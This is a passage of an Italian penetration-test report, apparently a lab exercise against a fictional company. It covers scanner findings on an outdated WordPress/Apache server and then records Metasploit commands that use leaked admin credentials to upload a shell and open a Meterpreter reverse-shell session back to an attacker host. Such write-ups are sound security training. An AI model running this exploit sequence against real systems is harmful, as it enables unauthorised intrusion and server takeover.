
- Modifica e pubblicazione di contenuti,
- Installazione di plugin e temi (potenziale upload di web shell),
- Accesso a dati sensibili e configurazioni del sistema,
- Possibile escalation verso il sistema operativo sottostante.

Questa vulnerabilità dimostra come la combinazione di funzionalità esposte (XML-RPC) e credenziali deboli possa compromettere completamente un'applicazione web aziendale.

ANALISI VULNERABILITÀ SERVER WEB CON NIKTO

Per identificare vulnerabilità e misconfigurazioni a livello di server web, è stato utilizzato Nikto, uno strumento specializzato nella scansione di sicurezza di web server.
Nikto analizza configurazioni del server, header di sicurezza mancanti, file esposti e versioni software obsolete.

La scansione ha rilevato diverse criticità significative:
VERSIONE SOFTWARE OBSOLETA: Il server utilizza Apache 2.2.22, una versione del ramo 2.2 che ha raggiunto l'End of Life e non riceve più aggiornamenti di sicurezza.
Questa condizione espone il sistema a vulnerabilità note e non corrette.
HEADER DI SICUREZZA MANCANTI: Sono stati identificati header di sicurezza assenti:
- X-Frame-Options: mancante (vulnerabile a clickjacking),
- X-Content-Type-Options: mancante (rischio MIME sniffing),
- Security headers non configurati.
ESPOSIZIONE INFORMATIVA:
-Versione PHP esposta: 5.3.10-1ubuntu3.26 (obsoleta),
- File di default accessibili (icons/README),
- Metodi HTTP non necessari abilitati,
- Banner informativi che rivelano tecnologie utilizzate.
FILE E DIRECTORY ESPOSTI: Confermata la presenza di risorse sensibili già identificate, tra cui la directory /backup_wordpress/ e file di configurazione potenzialmente accessibili.
Le configurazioni rilevate indicano un livello di hardening insufficiente, con componenti obsoleti e impostazioni di sicurezza incomplete che aumentano la superficie di attacco.



L'analisi mirata sull'installazione WordPress nella directory /backup_wordpress/ ha rivelato numerose vulnerabilità e configurazioni insicure specifiche della piattaforma.

cOMPONENTI OBSOLETI IDENTIFICATI:

- WordPress versione 4.5 (rilasciata nel 2016, non aggiornata),
- PHP 5.3.10 (versione obsoleta con vulnerabilità note),
- Apache 2.2.22 (End of Life, non più supportato).

VULNERABILITÀ APPLICATIVE:

- XML-RPC abilitato senza protezioni (sfruttabile per bruteforce),
- Enumerazione utenti possibile (username facilmente individuabili),
- Cookie di sessione senza flag,
- File sensibili accessibili (readme.html, license.txt) .

FILE E RISORSE ESPOSTE:

- wp-login.php pubblicamente accessibile,
- wp-admin/ directory esposta,
- File di documentazione che rivelano versione WordPress,
- Plugin directory accessibile.

HEADER DI SICUREZZA MANCANTI:


- Assenza di protezioni contro clickjacking,
- Gestione sessioni non adeguatamente protetta ,
- Content-Type header non configurati correttamente.

L'installazione WordPress presenta un livello di sicurezza critico, con componenti obsoleti da oltre 8 anni e configurazioni che facilitano compromissione e accesso non autorizzato.

La combinazione di software non aggiornato e configurazioni deboli rappresenta un rischio elevato per l'infrastruttura aziendale.

ANALISI VULNERABILITÀ AUTOMATIZZATA CON NMAP

Per identificare vulnerabilità note sui servizi esposti, è stata eseguita una scansione automatizzata utilizzando Nmap NSE (Nmap Scripting Engine) con script specializzati nel rilevamento di vulnerabilità.



La scansione ha rivelato tre servizi attivi:

- FTP sulla porta 21 (vsftpd 2.3.5),
- SSH sulla porta 22 (OpenSSH 5.9p1 Debian),
- HTTP sulla porta 80 (Apache 2.2.22 con PHP 5.3.10).

L'identificazione delle versioni specifiche ha permesso di verificare l'esistenza di vulnerabilità note associate a questi servizi; in particolare, vsftpd 2.3.5 è associato a una vulnerabilità critica nota (backdoor) ampiamente documentata, mentre Apache 2.2.22 e PHP 5.3.10 rappresentano versioni obsolete che hanno raggiunto l'End of Life e non ricevono più aggiornamenti di sicurezza.

La presenza di servizi obsoleti e vulnerabilità note espone il sistema a rischi di compromissione elevati, soprattutto considerando che exploit pubblici sono disponibili per queste versioni.

SCANSIONE AUTOMATIZZATA VULNERABILITÀ CON NESSUS

Per completare l'analisi delle vulnerabilità, è stato utilizzato Nessus, una piattaforma professionale di vulnerability scanning che effettua una scansione automatizzata completa del sistema.

Nessus identifica vulnerabilità note, misconfigurazioni e deviazioni dalle best practice di sicurezza, classificandole per severity.

La scansione ha identificato un totale di 41 vulnerabilità distribuite come segue:

- CRITICAL: 2 vulnerabilità,
- HIGH: 2 vulnerabilità,
- MEDIUM: 4 vulnerabilità,
- LOW: 33 vulnerabilità.

Le *vulnerabilità critiche* identificate includono il sistema operativo Ubuntu 8.04 End of Life e componenti software obsoleti che non ricevono più aggiornamenti di sicurezza.

Le *vulnerabilità di livello alto* riguardano principalmente Apache 2.2.22 EOL e configurazioni SSH insicure.

La distribuzione delle vulnerabilità delinea un profilo di rischio elevato, con il 10% delle vulnerabilità classificate come Critical o High che richiedono intervento immediato; la presenza combinata di sistema operativo obsoleto, servizi non aggiornati e configurazioni deboli crea una superficie di attacco significativa che facilita la compromissione del sistema.

CRITICAL	10.0			Canonical Ubuntu Linux SEoL (12.04.x)	General	1		
MIXED	...	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	3		
LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Dis...	General	1		
MIXED	...	...	...	SSH (Multiple Issues)	Misc.	4		
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	3		
INFO	...	...	...	SSH (Multiple Issues)	General	2		
INFO	...	...	...	SSH (Multiple Issues)	Service detection	2		
INFO				Nessus SYN scanner	Port scanners	3		
INFO				Service Detection	Service detection	3		
INFO				Backported Security Patch Detection (WWW)	General	1		
INFO				Common Platform Enumeration (CPE)	General	1		
INFO				Device Type	General	1		
INFO				Ethernet Card Manufacturer Detection	Misc.	1		

CONCLUSIONE FASE VULNERABILITY ASSESSEMENT

La fase di Vulnerability Assessment condotta su TechCorp S.p.A. ha evidenziato criticità significative che espongono l'infrastruttura web aziendale a rischi concreti di compromissione.

PRINCIPALI EVIDENZE:

L'analisi ha identificato **41 vulnerabilità distribuite su quattro livelli di gravità**, con particolare rilevanza per le 2 vulnerabilità classificate come CRITICAL e le 2 HIGH, che rappresentano il 10% del totale ma costituiscono il rischio primario per la sicurezza del sistema.

Le vulnerabilità critiche riguardano principalmente ***l'obsolescenza del sistema operativo*** (Ubuntu 8.04 EOL) e dei ***componenti software di base*** (PHP 5.3.10), entrambi non più supportati e privi di aggiornamenti di sicurezza da diversi anni; questa condizione espone il sistema a exploit pubblicamente disponibili e facilmente sfruttabili.

Le vulnerabilità di livello alto coinvolgono il web server Apache 2.2.22 EOL e l'applicazione WordPress 4.5, entrambi caratterizzati da versioni obsolete e configurazioni insicure.

La presenza di credenziali deboli, accesso FTP anonimo e XML-RPC esposto amplifica ulteriormente la superficie di attacco.

VALUTAZIONE DEL RISCHIO:

Il profilo di rischio complessivo del sistema è classificabile come ALTO/CRITICO.

La combinazione di componenti obsoleti, configurazioni inadeguate e assenza di meccanismi di hardening crea condizioni favorevoli per una compromissione del sistema da parte di attaccanti con competenze anche moderate.


La presenza di username validi esposti tramite FTP (users.txt.bk) e credenziali deboli facilmente individuabili riduce significativamente le barriere di accesso, permettendo a potenziali attacccanti di ottenere accesso autenticato con sforzo minimo.

PASSAGGIO ALLA FASE DI PENETRATION TESTING:

La fase successiva di Penetration Testing è stata condotta per verificare l'effettiva sfruttabilità delle vulnerabilità identificate e valutare l'impatto reale di una compromissione del sistema in uno scenario d'attacco realistico.

L'obiettivo del PT è stato dimostrare concretamente come le vulnerabilità teoriche identificate durante il VA possano essere concatenate per ottenere accesso completo al sistema, compromettere dati sensibili e mantenere persistenza nell'infrastruttura compromessa.


EXPLOITATION CREDENZIALI WORDPRESS



Utilizzando le credenziali identificate durante la fase di Vulnerability Assessment (john:enigma), è stato possibile accedere all'interfaccia amministrativa di WordPress tramite la pagina di login esposta pubblicamente.
L'autenticazione è stata completata con successo, confermando la validità delle credenziali compromesse e garantendo accesso completo al pannello di amministrazione del CMS.
Questo livello di accesso permette di:
- Gestire e modificare contenuti del sito,
- Installare plugin e temi (potenziale upload di web shell),
- Modificare configurazioni del sistema,
- Accedere a dati sensibili e informazioni degli utenti,
- Creare nuovi account amministrativi.

L'accesso amministrativo a WordPress rappresenta una compromissione critica del sistema, in quanto fornisce ad un attaccante il controllo completo sull'applicazione web e la

possibilità di utilizzarla come punto di ingresso per compromettere l'infrastruttura sottostante.



L'accesso all'interfaccia amministrativa ha confermato che l'account "john" dispone di privilegi amministrativi completi sul sistema WordPress.
La dashboard mostra piena disponibilità di tutte le funzionalità di gestione, tra cui:
- Gestione contenuti (pagine, articoli, media),
- Amministrazione utenti e ruoli,
- Installazione e configurazione plugin/temi,
- Accesso alle impostazioni di sistema,
- Modifica file di configurazione,
- Gestione database.


Il livello di accesso amministrativo completo rappresenta una compromissione critica dell'applicazione web.

Da questa posizione un attaccante può facilmentee procedere con l'installazione di web shell tramite upload di plugin malevoli, ottenendo così accesso diretto al sistema operativo sottostante e possibilità di escalation verso l'infrastruttura server.
Questo scenario dimostra concretamente come credenziali deboli possano tradursi in compromissione totale dell'applicazione, con impatti diretti su confidenzialità, integrità e disponibilità dei dati aziendali.

MSFCONSOLE

Per sfruttare l'accesso amministrativo WordPress ottenuto e compromettere il sistema operativo sottostante, è stato utilizzato Metasploit Framework, una piattaforma professionale per exploitation e post-exploitation.
Metasploit permette di generare payload, automatizzare l'exploitation e ottenere shell interattive sul sistema target, facilitando l'escalation da compromissione applicativa a compromissione sistemica.

Per sfruttare l'accesso amministrativo WordPress ottenuto e compromettere il sistema operativo sottostante, è stato avviato Metasploit.
Questa fase consente di preparare l'ambiente necessario per l'escalation da compromissione applicativa (WordPress admin) a compromissione sistemica (accesso al sistema operativo).



```
msf > search wordpress shell

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/multi/http/wp_givewp_rce                    2024-08-25       excellent  Yes    GiveWP Unauthenticated Donation Process Exploit
   1     \_ target: Unix/Linux Command Shell               .                .          .      .
   2     \_ target: Windows Command Shell                  .                .          .      .
   3   payload/linux/riscv32le/exec                        .                normal     No     Linux Execute Command
   4   payload/linux/riscv64le/exec                        .                normal     No     Linux Execute Command
   5   exploit/multi/http/wp_ait_csv_rce                   2020-11-14       excellent  Yes    WordPress AIT CSV Import Export Unauthenticated Remote Code Execution
   6   exploit/unix/webapp/wp_admin_shell_upload           2015-02-21       excellent  Yes    WordPress Admin Shell Upload
   7   exploit/unix/webapp/wp_asset_manager_upload_exec    2012-05-26       excellent  Yes    WordPress Asset-Manager PHP File Upload Vulnerability
   8   exploit/multi/http/wp_backup_migration_php_filter   2023-12-11       excellent  Yes    WordPress Backup Migration Plugin PHP Filter Chain RCE
   9     \_ target: PHP In-Memory                          .                .          .      .
   10    \_ target: Unix/Linux Command Shell               .                .          .      .
   11    \_ target: Windows Command Shell                  .                .          .      .
   12  exploit/multi/http/wp_crop_rce                      2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   13  exploit/multi/http/wp_hash_form_rce                 2024-05-23       excellent  Yes    WordPress Hash Form Plugin RCE
   14    \_ target: PHP In-Memory                          .                .          .      .
   15    \_ target: Unix/Linux Command Shell               .                .          .      .
   16    \_ target: Windows Command Shell                  .                .          .      .
   17  exploit/unix/webapp/wp_mobile_detector_upload_execute  2016-05-31    excellent  Yes    WordPress WP Mobile Detector 3.5 Shell Upload
   18  exploit/unix/webapp/wp_symposium_shell_upload       2014-12-11       excellent  Yes    WordPress WP Symposium 14.11 Shell Upload
   19  exploit/multi/http/wp_time_capsule_file_upload_rce  2024-11-15       excellent  Yes    WordPress WP Time Capsule Arbitrary File Upload to RCE
   20    \_ target: PHP In-Memory                          .                .          .      .
   21    \_ target: Unix/Linux Command Shell               .                .          .      .
   22    \_ target: Windows Command Shell                  .                .          .      .
   23  exploit/unix/webapp/wp_property_upload_exec         2012-03-26       excellent  Yes    WordPress WP-Property PHP File Upload Vulnerability
   24  exploit/multi/http/wp_automatic_sqli_to_rce         2024-03-13       excellent  Yes    WordPress wp-automatic Plugin SQLi Admin Creation
   25    \_ target: PHP In-Memory                          .                .          .      .
   26    \_ target: Unix/Linux Command Shell               .                .          .      .
   27    \_ target: Windows Command Shell                  .                .          .      .
   28  exploit/multi/http/wp_dnd_mul_file_rce              2020-05-11       excellent  Yes    Wordpress Drag and Drop Multi File Uploader RCE
   29  exploit/unix/webapp/wp_nmediawebsite_file_upload    2015-04-12       excellent  Yes    Wordpress N-Media Website Contact Form Upload Vulnerability
   30  exploit/multi/http/wp_plugin_backup_guard_rce       2021-05-04       excellent  Yes    Wordpress Plugin Backup Guard - Authenticated Remote Code Execution
   31  exploit/multi/http/wp_plugin_modern_events_calendar_rce  2021-01-29    excellent  Yes    Wordpress Plugin Modern Events Calendar - Authenticated Remote Code Execution
   32  exploit/multi/http/wp_plugin_sp_project_document_rce  2021-06-14    excellent  Yes    Wordpress Plugin SP Project and Document - Authenticated Remote Code Execution


Interact with a module by name or index. For example info 32, use 32 or use exploit/multi/http/wp_plugin_sp_project_document_rce

msf > use 6
```

All'interno di Metasploit è stata condotta una ricerca dei moduli di exploit disponibili per WordPress, per identificare vettori di attacco applicabili all'installazione compromessa.
La ricerca ha rivelato numerosi moduli di exploitation, principalmente focalizzati su vulnerabilità di plugin, funzionalità di upload file e componenti amministrativi.
Tra i moduli identificati, è stato selezionato "*wp_admin_shell_upload*", un exploit specifico per l'upload di web shell tramite pannello amministrativo WordPress.
Questo modulo è particolarmente rilevante in quanto:
- Richiede credenziali amministrative valide (già ottenute),
- Sfrutta la funzionalità di upload plugin di WordPress,
- Permette l'upload di payload PHP per ottenere shell sistemica,
- È applicabile alla versione WordPress 4.5 identificata.

La disponibilità di exploit pubblici che richiedono solo credenziali amministrative dimostra come la compromissione di un account admin WordPress possa rapidamente tradursi in compromissione completa del server sottostante.


```
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.3.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress/
TARGETURI ⇒ /backup_wordpress/
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
USERNAME ⇒ john
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
PASSWORD ⇒ enigma
msf exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf exploit(unix/webapp/wp_admin_shell_upload) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   PASSWORD   enigma              yes       The WordPress password to authenticate with
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS     192.168.56.103      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80                  yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /backup_wordpress/  yes       The base path to the wordpress application
   USERNAME   john                yes       The WordPress username to authenticate with
   VHOST                          no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

Prima di eseguire l'exploit, è stata verificata la configurazione del modulo per garantire la corretta interazione con il sistema target. I parametri predefiniti richiedevano adeguamento per adattarsi all'ambiente specifico di TechCorp S.p.A. Sono stati configurati i seguenti parametri essenziali:

- RHOSTS: 192.168.56.103 (indirizzo IP target),
- TARGETURI: /backup_wordpress/ (percorso installazione WordPress),
- USERNAME: john (credenziali compromesse),
- PASSWORD: enigma (credenziali compromesse),
- LHOST: 192.168.56.102 (indirizzo macchina attaccante),
- LPORT: porta per reverse shell.

La corretta configurazione dei parametri è fondamentale per garantire che l'exploit possa comunicare correttamente con il sistema target e stabilire una connessione reverse shell verso la macchina attaccante una volta eseguito il payload.



L'esecuzione dell'exploit WordPress è stata completata con successo, ottenendo una sessione Meterpreter attiva sul sistema target.

(Meterpreter è un payload avanzato che fornisce una shell interattiva completa con funzionalità estese per il controllo del sistema compromesso.)


Come visibile dall'output, la sessione Meterpreter ha garantito accesso diretto al file system del server, operando inizialmente con i privilegi dell'utente "www-data" (account utilizzato dal web server Apache).

Questo livello di accesso permette di:

- Navigare il file system del server,
- Leggere file di configurazione sensibili,
